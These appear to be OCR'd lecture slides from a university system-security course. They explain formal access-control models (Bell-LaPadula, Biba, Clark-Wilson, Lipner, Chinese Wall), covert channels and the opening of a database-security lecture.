4. Prove each transition function maintains a secure state, when acting on a secure state.



5. Define an initial state.

6. Show the initial state is secure.

We then apply induction to show evolution of the system must leave it secure, by 4. and 6.

Example

- S = {S1, S2, S3}
- O = {O1 , O2 , O3 }
- A ={read, write, execute}

- The state variables are combinations $<S_i,O_j,A_k>$ of these which can effectively be on or off, with on corresponding to that action currently being active between S and O.

- Conditions for a secure state (we will see shortly):
  - ss-property.
  - *-property.
  - ds-property.

Confidentiality policies

- A **confidentiality policy**, also called **information flow policy**, prevents the unauthorised disclosure of information
- **Bell-LaPadula (BLP) Model**
  - is a confidentiality based access control model
  - corresponds to military-type classifications
    - Developed primarily to provide confidentiality
  - has influenced the development of many other models and computer security technologies

The (simplified) Bell-LaPadula Model

- The Bell-LaPadula Model (1973, 1975) is a multilevel security model which works by specifying allowable paths of information flow in a secure system.
- This is an important model when a system/machine has to concurrently handle data at different sensitivity levels. For example, a machine processing confidential and top-secret files at the same time.

- The components of the model are as follows:
  - A set of objects $O=\{O_i\}$.
  - A set of subjects $S=\{S_i\}$.
  - A set of access operations A = {execute, read, write, append}.
    - Append is writing only. Write is being allowed to read and write ☹
  - A set of security levels L with a partial order $\leq$.
    - $(L, \leq)$ defines a lattice.
    - In this simplified model the lattice is reduced to a linear structure.

Lattices

- A **lattice** $(L, \leq)$ consists of a set L and a partial order $\leq$ (generally a reflexive, antisymmetric, and transitive relation), so that for every two elements $a, b \in L$ there exists:
- A least upper bound $u \in L$.
- A greatest lower bound $l \in L$.
- Formally:
  - $a \leq u$, $b \leq u$, and for all $v \in L$: $(a \leq v \wedge b \leq v) \rightarrow (u \leq v)$
  - $l \leq a$, $l \leq b$, and for all $k \in L$: $(k \leq a \wedge k \leq b) \rightarrow (k \leq l)$

Properties of the relation ≤


- Reflexive: $a \leq a$.
- Antisymmetric: If $a \leq b$ and $b \leq a$ then $a = b$.
- Transitive: If $a \leq b$ and $b \leq c$ then $a \leq c$.
- An important term:
  - If $a \leq b$, b dominates a → b *dom* a
    - Domination can be interpreted as meaning requiring a higher security level.

Another example

- Consider a set S
- Let L(S) be the set of all subsets of S
- Let ≤ be the inclusion relation on L(S), i.e., for A, B in L(S), A ≤ B means that A is a subset of B. ($A \subseteq B$)
- ≤ is a partial order on L(S)
- Hence (L(S), ≤) is a lattice. (Why?)

Lattice diagram for S = {1,2,3}

- What is L(S)?
- L(S) consists of the following sets:
  - ∅ : the empty set
  - S : the set S itself
  - {1}, {2}, {3}
  - {1,2}, {1,3}, {2,3}


S= {1,2,3}
{1,2}
{1,3}
{2,3}
{1}
{2}
{3}
{∅}

BLP system state

- The state of a system is described by the 4-tuple (b,M,f,H):
- **Current access set** b:
  - Triples (subject, object, operation).
  - The triple (S_i,O_j,a) is interpreted as "S_i is *currently* doing a with respect to O_j".
  - The only triples that exist are allowed ones, otherwise the activity couldn't take place.
- **Access matrix** M:
  - As described earlier, this indicates which operations a subject can perform an object. Each element of the matrix is labelled M[S_i,O_j] and contains a list of allowed actions.

- **Level function** f: This consists of three mappings with overall responsibility for assigning security levels to each subject and to each object.
  - $f_o(O_i)$ produces the classification level of O_i.
  - $f_s(S_j)$ produces the security clearance of S_j.
  - $f_c(S_j)$ produces the *current security level* of S_j. We necessarily have $f_c(S_i) \leq f_s(S_i)$, so that a subject can operate at a lower security clearance than their maximum.
- **Hierarchy H:**
  - A directed rooted tree with the nodes being the objects.
  - This ties into the lattice.
  - The BLP model requires that the security level of an object dominates the security level of its parent.
  - Domination effectively means must be higher.

BLP properties: 2 Mandatory

- The mandatory properties of BLP are characterised by the phrase:

  "No write down, no read up!" **(ss and *)**

- As a whole the properties are designed to protect against unauthorized disclosure of information.

- **ss – property:**

  (S_i,O_j,read) can be in b iff $f_o(O_j) \leq f_c(S_i)$.

- Turning this around: The state (b,M,f,H) has the ss–property if, for every $(S_i,O_j,\text{read}) \in b$, we have that $f_o(O_j) \leq f_c(S_i)$.

- *** – property:**

  $(S_i, O_j, \text{append})$ can be in b iff $f_c(S_i) \leq f_o(O_j)$.

  $(S_i, O_j, \text{read/write})$ can be in b iff $f_c(S_i) = f_o(O_j)$.

- Notice that we have used = in the last line.

  We effectively define = by

  $A = B$ iff $(A \leq B$ AND $B \leq A)$

- Again we can turn this around to determine if the current state (b,M,f,H) has the * – property.

BLP properties: 1 discretionary

- **ds – property.**
- This is designed to capture the idea that permission may be passed from an authorised subject to another, level authorised, subject.
- (S_i,O_j,a) can be in b only if $a \in M[S_i,O_j]$.
- This can also be turned around to determine if the current state (b,M,f,H) has the ds – property.

An example

Top secret (TS)	Tam, Tom	Personnel files
Secret (S)	Sal, Sam	Email files
Confidential (C)	Cam, Cal	Activity log files
Unclassified (UC)	Uma, Una	Phone lists

- Cam and Cal cannot read personnel files, that would be reading up.
- Tam, Sam and Cam can all read the activity log files, if the access control matrices allow them to.
- Tam and Tom cannot write to the activity log files, that would be writing down.
- Uma and Una can write to the activity log files, if the access control matrices allow them to.

Discretionary example …

Top secret (TS)	Tam	Personnel file
Secret (S)	Sam	Email file
Confidential (C)	Cam	Activity log
Unclassified (UC)	Uma	Phone list

	Personnel file	Email file	Activity log	Phone list
Tam	Read, Write			
Sam		Read		
Cam				
Uma			Write	

Tam can read and write the Personnel file.
Sam cannot currently write the Email file.
Cam cannot do anything.
Uma cannot read the Phone list.

Criticism of McLean

- What happens if we
  - downgrade all subjects to lowest security level
  - downgrade all objects to lowest security level
  - enter all access rights in the ACM M
- Is the system secure?

Tranquility

- Consider a system with s_1, s_2, o_1, o_2
  - $f_s(s_1)=f_c(s_1)=f_o(o_1)=$high
  - $f_s(s_2)= f_c(s_2)= f_o(o_2) =$low
- And the following execution:
  - s_1 gets access to o_1, read something, release access, then change current level to low, get write access to o_2, write to o_2
- Every state is secure
- **Solution: tranquillity principle**: subject cannot change current levels, or cannot drop to below the highest level read so far

Covert channels

- is a type of attack that creates a capability to transfer information objects between processes that are not supposed to be allowed to communicate by the computer security policy.
- Require two active agents, one at a low level and the other at a high level and an encoding scheme to pass on information about the high level to the low level

- Low-level subject s_1 creates object o
- High-level accomplice s_2 either
  - reclassifies o to its own level (Message 1)
  - leaves o unchanged (Message 0)
- s_1 tries to access o, which is either
  - success (Message 0)
  - access denied (Message 1)
- One bit of information is transmitted $s_2 \rightarrow s_1$

- The concern is with subjects not users
  - Users are trusted (must be trusted) not to disclose secret information outside of the computer system
  - Subjects are not trusted because they may have Trojan Horses embedded in the code they execute
- Covert channels are typically noisy but information theory techniques can be used to achieve error-free communication

Limitations of BLP

- only deals with confidentiality, not integrity
  - Confidentiality is not important as integrity in many situations
  - Limits the access and sharing of information
- assumes a fixed rights
  - assumes tranquillity
  - no model for access management
  - no model for policy making

Integrity based access control

- A different type of protection is integrity based access control.
  - In such models we protect against unauthorised modification of information.
- Notice how, for both models, the definitions hinge on the presence of the word *unauthorised*.

The Biba model

- The classical integrity based access control model is the Biba model (1977).
- Much of the basis for the model is the same as BLP.
- The access modes can be extended to include an **Invoke** instruction:

  {**Modify** (Write), **Observe** (Read), **Execute**, **Invoke** (subject to subject communication/use)}
- The rules to provide the appropriate policies are, in some sense, the reverse (or dual) of those for BLP.

  "No write up, no read down!"

- Biba is important now because a modified version of it is used in Vista and Windows 7.
  - Vista was probably the first commercial use of Biba.
- Microsoft has something called MIC: Mandatory Integrity Control.

Read http://www.symantec.com/connect/articles/introduction-windows-integrity-control

- Each object is assigned one of six integrity levels: Untrusted, Low, Medium, High, System and Installer.
  - Documentation at msdn.**microsoft**.com notes that in the absence of an integrity label, a medium label is assigned.
- Vista has some sort of token-based system for executing privileges and maintaining integrity.

- Expanding on the phrase **“No write up, no read down!”** we have:
  - Simple integrity.
  - Integrity confinement.
  - We also have the invocation property.
- Integrity confinement:
  - A subject can modify an object if the integrity level of the subject dominates the integrity level of the object. This is the **no write up** policy.
    - Integrity is to do with how much you can rely on something.
    - If A, as a process say, is trusted less then B as a resource, then B should not be modified on the basis of A. We shouldn’t contaminate B.

- Simple integrity:
  - A subject can read an object only if the integrity level of the subject is dominated by the integrity level of the object. This is the **no read down** policy.
    - Juries in court cases are sometimes told to disregard something that has been said, or to ignore some evidence.
      - Humans tend to take information into account whether they have been told to disregard it or not, so the **no read down** policy would imply the jury would never see the untrustworthy evidence.
  - Effectively this means a subject doesn't trust information with a lower integrity level, so it shouldn't even be influenced by it.

- The Invocation property:
  - A subject S_1 can invoke/execute/use another subject S_2 only if the integrity level of S_1 dominates the integrity level of S_2.
  - In other words, a process cannot use a process or entity that has higher integrity than it does.

Clark-Wilson

- Clark-Wilson is another integrity based access model.
- It's also an accountability model providing a framework for addressing security requirements in primarily commercial applications.
  - Many early access control models were driven by the military, and even the title of Clark and Wilson's work suggests a different direction: "*A Comparison of Commercial and Military Computer Security Policies*."
  - [SB18, Figure 27.5] reproduces a diagram from Clark-Wilson that summarises the integrity rules in Clark-Wilson.




Figure 27.5 Summary of Clark–Wilson System Integrity Rules

Integrity and confidentiality

- What happens if we combine Biba and BLP?
- **“No read up, no write down!”**
- **“No write up, no read down!”**

- **Hmm ...**

  ... “Read and Write across”? ☹

Lipner's model

- The difference lies in the clearances and classifications.
- We have a lattice here rather than the simple levels, and we have a lattice associated with integrity and a lattice associated with confidentiality.
- This can be illustrated using an example pulled straight out of [B18, Chapter 6].
  - Bishop demonstrates how some of the confidentiality categories can be eliminated by the introduction of integrity categories.
  - There are a lot of possible levels, but not all of them are needed/used in practice.

Labels in a combined model …

- The language used to describe the levels differs between a confidentiality setting and an integrity setting.
- For example, the sensitivity levels may be:

top secret	very reliable	totally trusted
Secret	reliable	mostly trusted
Confidential	a little bit reliable	somewhat trusted
Unclassified	unreliable	untrusted

- **BLP**: Confidentiality based so would likely use the first column.
- **Biba**: Integrity based so would so likely use the second and third columns.

Classifications for Confidentiality

- **CAM**: Audit Manager: System auditing and management functions.
- **CSL**: System Low: The lowest.

Categories for Confidentiality

- **CP**: Production: Production code and data.
- **CD**: Development: Production programs under development and testing, but not yet in production use.
- **CSD**: Systems Development: System programs under development, but not yet in production use.

Classifications for Integrity

- **ISP:** System programs.
- **IO**: Production programs and development software.
- **ISL**: System Low: The lowest.

Categories for Integrity

- **ID**: Development: Development entities.
- **IP**: Production: Production entities.

Subjects → Users

Users	Confidentiality Clearance	Integrity Clearance / Trust
Ordinary user	(CSL, {CP})	(ISL, {IP})
Application developer	(CSL, {CD})	(ISL, {ID})
System programmer	(CSL, {CSD})	(ISL, {ID})
System controller	(CSL, {CP, CD,CSD}) and downgrade privilege	(ISP, {IP, ID})
System manager, Auditor	(CAM, {CP, CD,CSD})	(ISL, ∅)
Repair	(CSL, {CP})	(ISL, {IP})

Objects → Code, data, program, logs


Objects	Confidentiality Clearance	Integrity Clearance / Trust
Development code/test data	(CSL, {CD})	(ISL, {ID})
Production code	(CSL, {CP})	(IO, {IP})
Production data	(CSL, {CP})	(ISL, {IP})
Software Tools	(CSL, ∅)	(IO, {ID})
System programs	(CSL, ∅)	(ISL, {IP, ID})
System programs in modification	(CSL, {CSD})	(ISL, {ID})
System and application logs	(CAM, {appropriate categories})	(ISL, ∅)
Repair	(CSL, {CP})	(ISL, {IP})

So ...

- The classifying and categorizing is carried out so typical behaviour is appropriately represented.
- For example, an ordinary user can alter production data, but cannot change production code.

The Chinese-Wall model

- Brewer and Nash (1989) proposed this model to handle the conflicts of interest that occur in many commercial environments.
- In this case ...
  - ... the subjects are analysts or consultants.
  - ... the objects are information sets for companies.



Dilbert: 30-Jan-2001

The Chinese Wall Model

- Hybrid model: addresses integrity and confidentiality
- Addresses conflict of interest
  - Models a consultancy business where analysts have to make sure that no conflicts arise when dealing with different clients (companies)
  - Conflicts arise when clients are direct competitors in the same market, or because of the ownership of companies

Model elements

- A set of subjects S: active entities interested in accessing protected objects
- A set of companies C
- A set of objects O:
  - individual data items, each about a company
  - The objects concerning the same company are called company datasets (DS)
  - The function y: O -> C gives the company dataset for each object
- The function x: O -> L(C) gives the conflict of interest classes for each object

- The security label of an object o is the pair (x(o), y(o))
- An object is sanitised if x(o) is empty
- Conflicts of interest may also arise from objects that have been accessed in then past.
- Let N(s,o) be true, if subject s has had access to object o, and false, if subject s never had access to object o

ss- property


- A subject s is granted access to an object o only if for all objects o’ with N(s,o’)=true: either y(o) = y(o’) or y(o) does not belong to x(o’)
- That is, access is granted only if the object requested belongs to:
  - a company dataset already held by the subject (the analyst), or
  - an entirely different conflict of interest class.

Star property

- A subject s is granted write access to an object o only if s has no read access to an object o’ with $y(o) \neq y(o')$ and $x(o')$ is not empty
- That is, write access to an object is only granted if no other object can be read which is in a different company dataset and contains unsanitised information.

The Chinese Wall Model

- Not a true multi-level secure model
- The history of a subject's access determines access control
- Subject are only allowed access to info that is not held to conflict with any other info they already possess
- Once a subject accesses info from one dataset, a *wall* is set up to protect info in other datasets in the same conflict of interest



(a) Example set

(b) John has access to Bank A and Oil A

(c) Jane has access to Bank A and Oil B

Figure 27.6 in [SB18]

CSCI262 : System Security

Week 5: Database Security

Schedule

- Databased Management System (DBMS)
- Relational Database Model
- Structured Query Language (SQL)
- SQL Injection Attacks
- Statistical Databases

Information versus data

- What is the difference between information and data?
- Informally not necessarily anything …
- … but we are interested in distinguishing between:
  - The raw data that we might store, such as the ages of 50,000 students in our database.
  - … and the information, such as the average student age that a database allows us to extract.
- Typically we think of data as the collected input, while information is the output resulting from processes applied to data.
  - Information is knowledge.

Database Management System (DBMS)

- A database is a structured collection of data stored for use by one or more applications
  - contains also the relationships between data items and groups of data items
- A database management system (DBMS) allows related data to be centrally stored and controlled.
  - Controlled includes standardising how data is entered, updated, retrieved and deleted.
  - A DBMS integrates the data and the management of the data.
- You might remember the concept of entropy, it can be used to measure the amount of information.
  - (Raw) data is almost certainly an inefficient representation of information.

Databases versus file(/operating) systems

- Database systems store, data and/or information, and provide access to information, and sometimes data.
- File systems store and provide access to data.
  - Sure you can access information too, but that is primarily through application interfaces and in an file system the related information may be spread across multiple files or duplicated.
- In an file system we directly interact with the files, but a DBMS acts as a controlled interface.

